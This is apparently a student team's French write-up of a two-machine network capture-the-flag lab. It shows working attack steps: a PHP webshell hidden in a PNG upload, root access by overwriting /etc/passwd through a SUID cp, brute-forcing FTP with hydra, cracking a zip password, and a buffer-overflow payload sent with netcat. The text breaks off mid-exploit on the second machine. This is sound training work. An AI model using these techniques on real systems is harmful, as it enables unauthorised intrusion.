

# Solution CTF Réseau

## Groupe 1

Les 4 Coquins

### Table des matières

<b>1 Collecte d'informations initiale</b>	<b>2</b>
<b>2 Étape 1 : exploitation du site</b>	<b>3</b>
2.1 Approfondissement des recherches sur le site . . . . .	3
2.2 Exploitation : WebShell . . . . .	4
<b>3 Étape 2 : connexion à la machine</b>	<b>6</b>
<b>4 Étape 3 : élévation de privilège</b>	<b>7</b>
4.1 Recherche approfondie . . . . .	7
4.2 Exploitation : cp commande . . . . .	8
<b>5 Collecte d'informations initiale de la seconde machine</b>	<b>10</b>
<b>6 Étape 4 : Enum, Enum, Enum</b>	<b>12</b>
6.1 Exploitation : Finger et FTP . . . . .	12
<b>7 Étape 5 : Comment ça va ? BOF</b>	<b>15</b>
7.1 Approfondissement des recherches de pwn_chall . . . . .	15
7.2 Exploitation : pwn_chall . . . . .	18
<b>8 Étape 6 : Élévation de privilège seconde machine</b>	<b>18</b>
<b>9 Étapes 7, 8, et Bonus</b>	<b>20</b>
<b>10 Transfert de fichier de la seconde machine à notre machine</b>	<b>22</b>

# 1 Collecte d'informations initiale

```
root@kali ~ # nmap -Pn 172.30.150.212
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-20 00:19 CET
Nmap scan report for 172.30.150.212
Host is up (0.645 latency).
Not shown: 998 filtered top ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

map done : 1 IP address (1 host up) scanned in 77.38 seconds

root@kali ~ # dirb http://172.30.150.212/



---


DIRB V2.22


---

  
By The Dark Raver
START TIME : Sun Nov 20 00:21:16 2022
URL _ BASE : http://172.30.150.212/
WORDLIST _ FILES : /usr/share/dirb/wordlists/common.txt


---

  
GENERATED WORDS : 4612
— Scanning URL : http://172.30.150.212/ + http://172.30.150.212/index.php (CODE : 302|SIZE : 0)
+ http://172.30.150.212/server-status (CODE : 403|SIZE : 279)
=> DIRECTORY : http://172.30.150.212/template/
— Entering directory : http://172.30.150.212/template/
(!) WARNING : Directory IS LISTABLE. No need to scan it.


---

  
Use mode '-w' if you want to scan it anyway)
END TIME : Sun Nov 20 00:29:20 2022
DOWNLOADED : 4612 - FOUND : 2

root@kali ~ #
```

À ce niveau, nous avons comme information que la machine possède deux services (SSH, et HTTP). En scannant le site web, nous n'avons pas d'information pertinente. Nous savons que la page index.php fait une redirection et que le site possède un dossier template.

## 2 Étape 1 : exploitation du site

### 2.1 Approfondissement des recherches sur le site

Pour la première étape, nous allons nous intéresser au site web.



Lorsque nous nous connectons sur la page index.php, la redirection que nous avions était pour avoir un attribut GET qui se nomme page. Sur ce site, nous avons trois pages, la page d'accueil qui fait une présentation de l'entreprise Mapharcie qui est une entreprise pharmaceutique. La seconde page permet de faire un drive de médicament en envoyant une image PNG d'une ordonnance. La dernière page est présente pour pouvoir laisser un avis sur l'entreprise. Avec ces informations, nous pouvons envisager une faille XSS sur la page pour laisser un avis, et aussi un upload de WebShell sur la page pour faire un drive. Comme autre solution que nous pouvons envisager seraient l'attribut GET a modifié pour accéder à une page nous référencer.


Pour ce challenge, la seule page exploitable est celle pour passer un drive, donc il faut faire un upload de fichier. Pour injecter un code PHP en upload, nous pouvons imaginer faire un Reverse-Shell, ou un WebShell. La première possibilité ne peut être exploitée, car le pare-feu bloque tous les ports sauf les ports des services qui tournent sur le serveur, donc le choix est d'utiliser un WebShell, qui nous permet d'exécuter des commandes et d'afficher le résultat de la commande sur la page web.

## 2.2 Exploitation : WebShell


Pour faire ce challenge, nous allons utiliser un WebShell dont le code en PHP est ci-dessous. Ce code constitue le fichier webshell.php .

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
</html>
```


Lorsque nous envoyons ce fichier, le site nous met une erreur pour nous avertir que ce n'est pas un fichier PNG. Pour pouvoir camoufler le webshell, nous pouvons prendre une image et placer le code à la fin de cette image. Donc, pour ce faire, nous allons utiliser une image PNG et le fichier PHP.



```
root@kali ~ # cat kaliIcon.png webshell.php > pnnewebshell.php
root@kali ~ #
```



Nous pouvons maintenant upload le fichier.



Maintenant, que le fichier a bien été upload, nous devons trouver son emplacement sur le serveur. Nous pourrions regarder dans le dossier template que nous avons trouvé dans la phase de recherche, mais nous ne le trouverons pas. Le nom du dossier d'upload des fichiers n'est pas présent dans le fichier utilisé lors de la phase de recherche, mais la page dans laquelle nous sommes est : `http://172.30.150.212/index.php?page=givePrescription`. Nous pouvons rechercher un dossier qui se nommerait *prescriptions*.

Name	Last modified	Size	Description
Parent Directory	-	-	-
kaliicon.png	2022-11-19 23:30	66K	
pngWebshell.php	2022-11-19 23:31	66K	

Apache/2.4.38 (Debian) Server at 172.30.150.212 Port 80

Nous avons trouvé le fichier d'upload et aussi trouvé le fichier du webshell, nous pouvons maintenant l'exploiter.

La première commande à envoyé est : `ls -l /var/www/`

```
~$B($^Xf^W^6m^N^b^k^8l7^o^f^c^p^z>^Q^777K^s^t^D1:zf^N^FFFZc^|6^3^4^5^6^7^8^9^X[^F^<^u5^3^8^0^!h^Q(^M^D:^D:1~6^8^k^9^f^E^9^/Jw^T^/D^2c^Y^0^S^O^
```

Execute

```
total 12
-rw-r--r-- 1 root root 36 Nov 19 23:09 flag_1_8.txt
drwxr-xr-x 5 root root 4096 Nov 19 23:09 html
-rw-r--r-- 1 root root 50 Nov 19 23:09 rescuse.txt
```

Nous pouvons ensuite exécuter la commande : cat /var/www/flag\_1\_8.txt  
/var/www/rescuse.txt

```
~$B($^Xf^W^6m^N^b^k^8l7^o^f^c^p^z>^Q^777K^s^t^D1:zf^N^FFFZc^|6^3^4^5^6^7^8^9^X[^F^<^u5^3^8^0^!h^Q(^M^D:^D:1~6^8^k^9^f^E^9^/Jw^T^/D^2c^Y^0^S^O^
```

Execute

```
4COQUINS{pRv0Err2ze03MR57pX9L1gdrC}
En cas de problème :
debian:QerwjkH6DEDAPMFM7wpD
```

Nous avons donc trouvé le premier flag : **4COQUINS{pRv0Err2ze03MR57pX9L1gdrC}**.  
Nous avons aussi une information importante, nous avons un utilisateur avec son mot de passe :

```
username : debian
password : QerwjkH6DEDAPMFM7wpD
```

### 3 Étape 2 : connexion à la machine

Maintenant, que nous avons un nom d'utilisateur, nous pouvons essayer de nous connecter en SSH sur la machine avec les identifiants que nous avons récupéré précédemment.

```
root@kali ~ # ssh debian@172.30.150.212
The authenticity of host 172.30.150.212 (172.30.150.212) can't be established.
ED25519 key fingerprint is SHA256 : EROZOdMI4dExTcULFhz4VwoSe6WoIGYHhnoZ/UFiNU4
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint]) ? yes
Warning : Permanently added 172.30.150.212 (ED25519) to the list of known hosts.
debian@172.30.150.212's password : QerwjkH6DEDAPMFM7wpD
Linux test-groupe1-machine1 4.19.0-18-cloud-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29)
x86_64
```

The programs included with the Debian GNU/Linux system are free software ;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/\*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.

```
debian@groupe1-machine1 : ~ $ pwd
```

```
/home/debian
debian@groupe1-machine1 : ~ $ ls -l
total 4
-rw-r--r-- 1 root root 36 Nov 19 23:09 flag_2_8.txt
debian@groupe1-machine1 : ~ $ cat flag_2_8.txt
4COQUINS{wZ2G8NQ0Wl7MAbysWu4Jw46kp}
debian@groupe1-machine1 : ~ $
```

Le flag de cette étape est donc : **4COQUINSwZ2G8NQ0Wl7MAbysWu4Jw46kp**.

## 4 Étape 3 : élévation de privilège

### 4.1 Recherche approfondie

```
debian@groupe1-machine1 : ~ $ find / --perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/su
/usr/bin/cp
debian@groupe1-machine1 : ~ $
```

<https://gtfobins.github.io/>

Avec ce lien, nous pouvons rechercher des failles à exploiter avec des programmes qui possède le SUID. Le SUID permet à un programme de s'exécuter avec les droits de l'utilisateur qui le possède. C'est-à-dire que nous pouvons exécuter la commande cp comme si c'était l'utilisateur root qui l'avait exécuté.

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
(a) sudo install -m =xs $(which cp) .
LFILE=file_to_write
echo "DATA" | ./cp /dev/stdin "$LFILE"
```

- (b) This can be used to copy and then read or write files from a restricted file systems or with elevated privileges. (The GNU version of `cp` has the `--parents` option that can be used to also create the directory hierarchy specified in the source path, to the destination folder.)

```
sudo install -m =xs $(which cp) .
LFILE=file_to_write
TF=$(mktemp)
echo "DATA" > $TF
./cp $TF $LFILE
```

- (c) This can copy SUID permissions from any SUID binary (e.g., `cp` itself) to another.

```
sudo install -m =xs $(which cp) .
LFILE=file_to_change
./cp --attributes-only --preserve=all ./cp "$LFILE"
```

La commande `cp` avec le SUID, nous permet de lire et écrire dans des fichiers dont nous n'avons pas les droits pour.

## 4.2 Exploitation : cp commande

```
debian@groupe1-machine1: ~ $ cp /etc/passwd /dev/stdout > /tmp/passwd
debian@groupe1-machine1: ~ $ cd /tmp/
debian@groupe1-machine1: /tmp $ ls -l
total 4
-rw-r--r-- 1 debian debian 1547 Nov 19 23:36 passwd
debian@groupe1-machine1: /tmp $ openssl passwd -1 -salt hack azerty18
$1$hack$dupnOoeKt7943ImL5iSW90
debian@groupe1-machine1: /tmp $
```

À cette étape, nous avons récupéré le fichier `passwd` qui contient les utilisateurs de la machine. Le fichier nous appartient donc nous avons les droits de le modifier. La commande `openssl` nous permet de générer un mot de passe que nous connaissons. Nous pouvons donc éditer ce fichier pour ajouter un nouveau utilisateur qui possédera les droits roots avec un mot de passe que nous connaissons.

fichier `/tmp/passwd` :

```

root:x:0:0:root :/bin/bash
daemon :x:1:1:daemon : /usr/sbin :/usr/sbin/nologin
bin :x:2:2:bin :/bin :/usr/sbin/nologin
sys :x:3:3:5y5 :/dev :/usr/sbin/nologin
sync :x:4:65534:sync :/bin :/bin/sync
games :x:5:60: games :/usr/games :/usr/sbin/nologin
man :x:6:12:man :/var/cache/man :/usr/sbin/nologin
lp :x:7:7:lp :/var/spool/lpd :/usr/sbin/nologin
mail :x:8:8:mail :/var/mail :/usr/sbin/nologin
news :x:9:9:news :/var/spool/news :/usr/sbin/nologin
wucp :x:10:10:uucp :/var/spool/uucp :/usr/sbin/nologin
proxy :x:13:13:proxy :/bin :/usr/sbin/nologin
www-data :x:33:33:www-data :/var/www :/usr/sbin/nologin
backup :x:34:34:backup :/var/backups :/usr/sbin/nologin
list :x:38:38:Mailing List Manager :/var/list :/usr/sbin/nologin
irc :x:39:39:ired :/var/run/ircd :/usr/sbin/nologin
gnats :x:41:41:Gnats Bug-Reporting System (admin) :/var/lib/gnats :/usr/sbin/nologin
nobody :x:65534:65534:nobody :/nonexistent :/usr/sbin/nologin
_apt :x:100:65534:/nonexistent :/usr/sbin/nologin
systemd-timesync :x:101:102:systemd Time Synchronization,, :/run/systemd :/usr/sbin/nologin
systemd-network :x:102:103:systemd Network [anagement, :/run/systemd :/usr/sbin/nologin
systemd-resolve :x:103:104:systemdResolver,, :/run/systemd :/usr/sbin/nologin
messagebus :x:104:105:/nonexistent :/usr/sbin/nologin
unscd :x:105:109:/:/var/lib/unscd :/usr/sbin/nologin
ntp :x:106:112:/:/nonexistent :/usr/sbin/nologin
sshd :x:107:65534:/run/sshd :/usr/sbin/nologin
systemd-coredump :x:999:999:systemd Core Dumper ://usr/sbin/nologin
debian :x:1000:1000:Debian :/home/debian :/bin/bash
mysql :x:108:115:MySQL Server,:/nonexistent :/bin/false
kali :$1$hack$dupN0eKt7943ImL5iSW90:0:0:root :/root :/bin/bash

```

ans le fichier /tmp/passwd, nous devons juste ajouter la ligne en jaune pour pouvoir avoir un utilisateur root. Le mot de passe que nous avons généré, nous l'avons placer dans ce fichier mais nous aurions pu aussi faire les mêmes étapes pour le fichier /etc/shadow.

```

debian@groupe1-machine1 : /tmp $ cp /tmp/passwd /etc/passwd
debian@groupe1-machine1 : /tmp $ su kali
Password : azerty18
root@groupe1-machine1 : /tmp # whoami
root
root@groupe1-machine1 : /tmp # cd /root/
root@groupe1-machine1 : ~ # ls -l
total 8
-rw-r--r-- 1 root root 11 Nov 22 21:29 11_11_22__15:40:01_log.txt
-rw-r--r-- 1 root root 36 Nov 22 21:29 flag_3_8.txt
root@groupe1-machine1 : ~ # cat flag_3_8.txt
4COQUINS{MUUmjobP5q6w2bDA5xnon6DD89}
root@groupe1-machine1 : ~ #

```

À ce stade, nous avons réussi à prendre possession de la machine, le flag de cette étapes **4COQUINS{MUmjobP5q6w2bDA5xnon6DD89}**.

## 5 Collecte d'informations initiale de la seconde machine

Maintenant, que nous avons un accès sur la première machine avec un utilisateur root, nous devons chercher une seconde machine. Comme nous n'avons pas d'information concernant cette machine, nous devons la trouver. Pour commencer, nous allons examiner le réseau.

```
root@groupe1-machine1 : ~ # ip addr show
1 : lo : <LOOPBACK, UP, LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2 : ethe : <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1450 qdisc pfifo_fast state
UP group defau lt qlen 1000
    link/ether fa:16:3e:f8:b9:62 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.91/24 brd 192.168.0.255 scope global dynamic eth0
        valid_lft 84545sec preferred_lft 84545sec
    inet6 feso ::f816:3eff:feff:b962/64 scope link
        valid_lft forever preferred_lft forever
root@groupe1-machine1 : ~ # apt install -y nmap > /dev/null
root@groupe1-machine1 : ~ # nmap -Pn -sS 192.168.0.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2022-11-19 23:40 UTC
Nmap scan report for 192.168.0.1
Host is up (0.000745 latency).
All 1000 scanned ports on 192.168.0.1 are closed
MAC Address : FA:16:3E:BF:55:C8 (Unknown)

Nmap scan report for 192.168.0.2
Host is up (0.000695 latency).
Not shown : 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address : FA:16:3E:C6:73:67 (Unknown)

Nmap scan report for 192.168.0.106
Host is up (0.00039s latency).
Not shown : 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
79/tcp    open  finger
3000/tcp  open  ppp
```

```
MAC Address : FA : 16 :3E :BF :A4 :02 (Unknown)
```

```
map scan report for 192.168.0.91
Host is up (0.0000020s latency).
Not shown : 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Nmap done : 256 IP addresses (4 hosts up) scanned in 116.39 seconds
root@groupe1-machine1 : ~ #
```

Avec ce scanne du réseau, nous avons pu identifier que la seconde machine a comme adresse IP : 192.168.0.106. Nous avons aussi comme information que cette machine a deux services disponibles. Le premier est un service FTP et le second un service finger.

```
root@groupe1-machine1 : ~ # apt install ftp -y > /dev/null
root@groupe1-machine1 : ~ # ftp 192.168.0.106
Connected to 192.168.0.106.
220 (vsFTPd 3.0.3)
Name (192.168.0.106 :debian) : anonymous
530 Permission denied.
Login failed.
ftp> exit
221 Goodbye.
root@groupe1-machine1 : ~ #
```

```
root@groupe1-machine1 : ~ # apt install -y telnet > /dev/null
root@groupe1-machine1 : ~ # telnet 192.168.0.106 79
Trying 192.168.0.106...
Connected to 192.168.0.106.
Escape character is '^]'.
root
Login : root          Name : root
Directory : /root      Shell : /bin/bash
Never logged in.
No mail.
No Plan.
Connection closed by foreign host.
root@groupe1-machine1 : ~ #
```

Nous pouvons voir que pour s'identifier au service FTP nous devons utiliser un nom d'utilisateur et un mot de passe le profile anonymous est désactivé. Le service finger nous permet d'avoir des informations sur des utilisateurs, mais nous devons connaître le nom de l'utilisateur.

## 6 Étape 4 : Enum, Enum, Enum

### 6.1 Exploitation : Finger et FTP

Pour pouvoir se connecter sur le service FTP, nous pouvons faire des itérations avec des noms d'utilisateur sur le service Finger pour trouver un nom d'utilisateur. Puis nous devrons Brut-Force le service FTP pour déterminer le mot de passe.

Pour faire des itérations sur le service Finger, nous avons un repos git qui permet de l'automatiser avec une liste de noms d'utilisateur.

```
enum finger git repos  https://github.com/pentestmonkey/finger-user-enum
1000 top rockyou pass  https://contest-2010.korelogic.com/wordlists/rockyoutop1000.txt
```

```
root@groupe1-machine1 : ~ # apt install -y git > /dev/null
root@groupe1-machine1 : ~ # cd /tmp/
root@groupe1-machine1 : /tmp # git clone https://github.com/pentestmonkey/finger-user-enum
root@groupe1-machine1 : /tmp # cd finger-user-enum/
root@groupe1-machine1 : /tmp/finger-user-enum # wget https://contest-2010.korelogic.com/wordlists/rockyoutop1000.txt
2022-11-19 23:45:00 -- https://contest-2010.korelogic.com/wordlists/rockyoutop1000.txt
Resolving contest-2010.korelogic.com (contest-2010.korelogic.com).. 205.134.174.174
Connecting to contest-2010.korelogic.com (contest-2010.korelogic.com)|205.134.174.174|:44
3 ... connected
HIP request sent, awaiting response ... 200 OK
Length: 7784 (7.6K) [text/plain]
Saving to: 'rockyoutop1000.txt'
rockyoutop1000.txt 100%[=====] 7.60K --KB/s in 0s

2022-11-19 23:45:02 (511 MB/s) - 'rockyoutop1000.txt' saved [7784/7784]
root@groupe1-machine1 : /tmp/finger-user-enum # perl finger-user-enum.pl -U rockyoutop1000.txt -t 192.168.0.106
Starting finger-user-enum V1.0 ( http://pentestmonkey.net/tools/finger-user-enum )
```

---

Scan Information
Worker Processes . . . . . 5
Usernames file . . . . . rockyoutop1000.txt
Target count . . . . . 1
Username count . . . . . 1000
Target TCP port . . . . . 79
Query timeout. . . . . 5 secs
Relay Server . . . . . Not used
##### Scan started at Sat Nov 19 23:45:56 2022 ##### 0123456789@192.168.0.106 : finger : 0123456789 : no such user... 098765@192.168.0.106 : finger : 098765 : no such user... 1010100192.168.0.106 : finger : 101010 : no such user... angell1@192.168.0.106 : finger : angell : no such user... justin@192.168.0.106 : finger : justin : no such user...

```
justine@192.168.0.106 : finger : justine : no such user...
kelsey@192.168.0.106 : finger : kelsey : no such user...
Lucky@192.168.0.106 : Login : lucky Name : ..Directory : /home/lucky
Shell : /bin/bash ..Never logged in ..No mail ... No plan...
zacefron@192.168.0.106 : finger : zacefron : no such user...
zachary@192.168.0.106 : finger : zachary : no such user...
##### Scan completed at Sat Nov 19 23 :45 :58 2022 #####
10 results.

1000 queries in 2 seconds (500.0 queries / sec)
root@groupe1-machine1 : /tmp/finger-user-enum # cd ..
root@groupe1-machine1 : /tmp # apt install -y hydra > /dev/null
root@groupe1-machine1 : /tmp #
```

À ce stade, nous avons un nom d'utilisateur : lucky. Il nous faut maintenant trouver le mot de passe de cet utilisateur. Pour ce faire, nous allons utiliser la Wordlist rockyou.txt au complet. Pour la transférer sur la machine1, nous allons ouvrir un seconde terminal sur notre machine.

```
root@kali ~ # scp /usr/share/wordlists/rockyou.txt debian@172.30.150.212 :/tmp/
debian@172.30.150.212's password : QerwjkH6DEDAPMFM7wpD
rockyou.txt          100% 133MB 45.0KB/s 50 :37

root@kali ~ #
```

Nous pouvons maintenant reprendre le terminal précédent pour continuer.

```
root@groupe1-machine1 : /tmp # hydra -l lucky -P rockyou.txt ftp://192.168.0.106 -v -t 60
Hydra V8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-20 00:41:57
[DATA] max 60 tasks per 1 server, overall 60 tasks, 14344399 login tries (1 :1/p : 14344399),
-239074 tries per task
[DATA] attacking ftp://192.168.0.106:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
...
[21][ftp] host : 192.168.0.106 login : lucky password : nicola
...
root@groupe1-machine1 : /tmp #
```

Maintenant, nous avons un nom d'utilisateur et son mot de passe, nous pouvons maintenant nous connecter au service FTP.

```
root@groupe1-machine1 : /tmp # apt install -y ftp > /dev/null
root@groupe1-machine1 : /tmp # ftp 192.168.0.106
Connected to 192.168.0.106.
220 (vsFTPd 3.0.3)
Name (192.168.0.106 :debian) : lucky
331 Please specify the password.
Password : nicola
230 Login successful.
Remote system type in UNIX.
Using binary mode to tranfer files.
ftp> ls -l
200 PORT commande successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x      2 108      115      4096 Nov 19 23 :08 files
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> ls -l
200 PORT commande successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--      1 0          0      359113 Nov 19 23 :08 executable.zip
226 Directory send OK.
ftp> get executable.zip
Local executable.zip remote : executable.zip
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for executable.zip (359113 bytes).
226 Transfer complete.
359113 bytes received in 0.01 secs (29.9577 MB/5)
ftp> exit
221 Goodbye.
root@groupe1-machine1 : /tmp # ls -l executable.zip
-rw-r--r-- 1 root root 359113 Nov 20 00 :44 executable.zip
root@groupe1-machine1 : /tmp #
```

Nous avons réussi à récupérer un fichier compressé dans la seconde machine. Notre objectif est de la récupérer sur notre machine pour pouvoir le décompresser. Nous allons donc utiliser un second terminal. Pour décompresser le fichier, il nous faut un mot de passe, nous allons donc faire une dernière énumération pour pouvoir avoir le contenu de ce fichier.

```

root@kali /tmp # scp debian@172.30.150.212 :/tmp/executable.zip .
debian@172.30.150.212's password : QerwjkH6DEDAPMFM7wpD
executable.zip          100% 351KB 157.8KB/500 :02
root@kali /tmp # zip2john executable.zip -m > hash.txt
Using file 'magic' signatures if applicable (not 100% safe)
ver 1.0 efh 5455 efh 7875 executable.zip/flag_4_of_8.txt PKZIP Encr : 2b chk, TS_chk,
cmplen=47, decmplen=35, crc=CCA527C6 ts=52C2 cs=52c2 type=0
ver 2.0 efh 5455 eh 7875 executable.zip/pwn_chall PKZIP Encr : TS_chk, cmplen=358708,
decmplen=859280, crc=68C21405 ts=1F6E cs=1f6e type=8
NOTE : It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use option -o to pick a file
at a time.
root@kali /tmp # john hash.txt
Using default input encoding : UTF-8
Loaded 1 password hash (PKZIP [32/64])
will run 8 OpenMP threads
Proceeding with single, rules :Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done : Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist :/usr/share/john/password.lst
watermellon      (executable.zip)
1g 0:00:00:00 DONE 2/3 (2022-11-21 21:58) 2.631g/s 139421p/5 139421c/s 139421C/s 123456
.Penguin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
root@kali /tmp # unzip executable.zip
Archive : executable.zip
[executable.zip] flag_4_of_8.txt password : watermellon
    extracting : flag_4_of_8.txt
    inflating : pwn_chall
root@kali /tmp # ls -l
total 14
-rw-r--r-- 1 root root 359113 Nov 21 21:23 executable.zip
-rw-r--r-- 1 root root     35 Nov 15 16:22 flag_4_of_8.txt
-rwxrwxrwx 1 root root 859280 Nov 17 09:59 pwn_chall
root@kali /tmp # cat flag_4_of_8.txt
4COQUINS{uSEnDeCkENTOpIcUrEnSiMaN}
root@kali /tmp #

```

Nous avons réussi les trois énumérations qu'il fallait faire pour cette quatrième étape. Le flag de cette étapes que nous avons optenu :

**4COQUINS{uSEnDeCkENTOpIcUrEnSiMaN}.**

## 7 Étape 5 : Comment ça va ? BOF

### 7.1 Approfondissement des recherches de pwn\_chall

Dans l'étape précédente, nous avons extrait dans l'archive deux fichiers, le premier qui contenait le flag, et un second qui se nomme pwn\_chall. Ce dernier

est un exécutable.

```
root@kali /tmp # ./pwn_chall
Votre nom, s'il vous plaît
test
Bonjour test

Essayer de pwn

root@kali /tmp # gdb pwn_chall
gdb-peda$ list
3      #include <string.h>
4
5      void muc_tieu(){
6          system("/bin/sh");
7      }
8
9      void lo_hong(char *str){
10         char name[200];
11         strcpy(name, str);
12         printf("Bonjour %s \n", name);
13         printf("Essayer de pwn \n");
14     }
15
16     int main(){
17         setbuf(stdout, NULL);
18         setbuf(stdin, NULL);
19         setbuf(stderr, NULL);
20         char name[1024];
21         printf("Votre nom, s'il vous plaît : \n");
22         fgets(name, sizeof(name), stdin);
23
24         lo_hong(name);
25         return 0;
26     }
27 // gcc -static -fno-stack-protector -g -o pwn_chall pwn_chall.c
gdb-peda$ p muc_tieu
1$ - {void ()} 0x4016f5 <muc_tieu>
gdb-peda$ q
root@kali /tmp #
```

À ce stade, nous avons réussi à avoir plusieurs informations sur le programme. D'une part, nous pouvons identifier du code mort. C'est-à-dire que nous avons une fonction qui est jamais appelée et qui donne un terminal. De plus, nous avons la ligne utilisée pour la compilation, nous avons comme information que le programme n'a pas de protections pour l'injection. De plus, nous pouvons identifier que le code peut être vulnérable à des Buffer over Flow. Nous avons récupéré l'adresse mémoire de la fonction que nous voulons exécuter pour avoir un terminal. Nous devons examiner le code pour savoir combien de caractères nous

devons lui donner au programme pour que nous puissions modifier le registre RIP, pour pouvoir lui donner l'adresse que nous avons obtenue.

```
root@kali:/tmp# (python2 -c 'print("A"*216+"\xf5\x16\x40\x00"); cat) | ./pwn_chall
Votre nom, s'il vous plait
BonjourAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA+@
Essayer de pwn
pwd
/tmp/
whoami
kali
```

Nous avons réussi à exploiter le programme pour obtenir un shell. Nous pouvons revenir sur la première machine pour continuer les recherches pour effectuer cette étape. Nous avons de plus lors du scan de la seconde machine identifiée un port qui était ouvert le 3000.

```
root@groupe1-machine1:/tmp# apt install -y telnet > /dev/null
root@groupe1-machine1:/tmp# telnet 192.168.0.106 3000
Trying 192.168.0.17...
Connected to 192.168.0.17.
Escape character is '^].
Votre nom, s'il vous plait :
test
Bonjour test

Essayer de pwn
Connection closed by foreign host.
root@groupe1-machine1:/tmp#
```

Nous savons maintenant que le service qui tourne sur le port 3000 de la seconde machine, c'est le programme que nous avons analysé.

## 7.2 Exploitation : pwn\_chall

```
root@groupe1-machine1 : /tmp # apt install -y netcat > /dev/null
root@groupe1-machine1 : /tmp # (python2 -c 'print("A"*216+"\xf5\x16\x40\x00"); cat) | nc 192.168.0.106 3000
Votre nom, s'il vous plaît
Bonjour AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA+@
Essayer de pwn
whoami
ctf
/usr/bin/script -qc /bin/bash /dev/null
ctf@42f5567cbede :/$ cd /home/ctf/
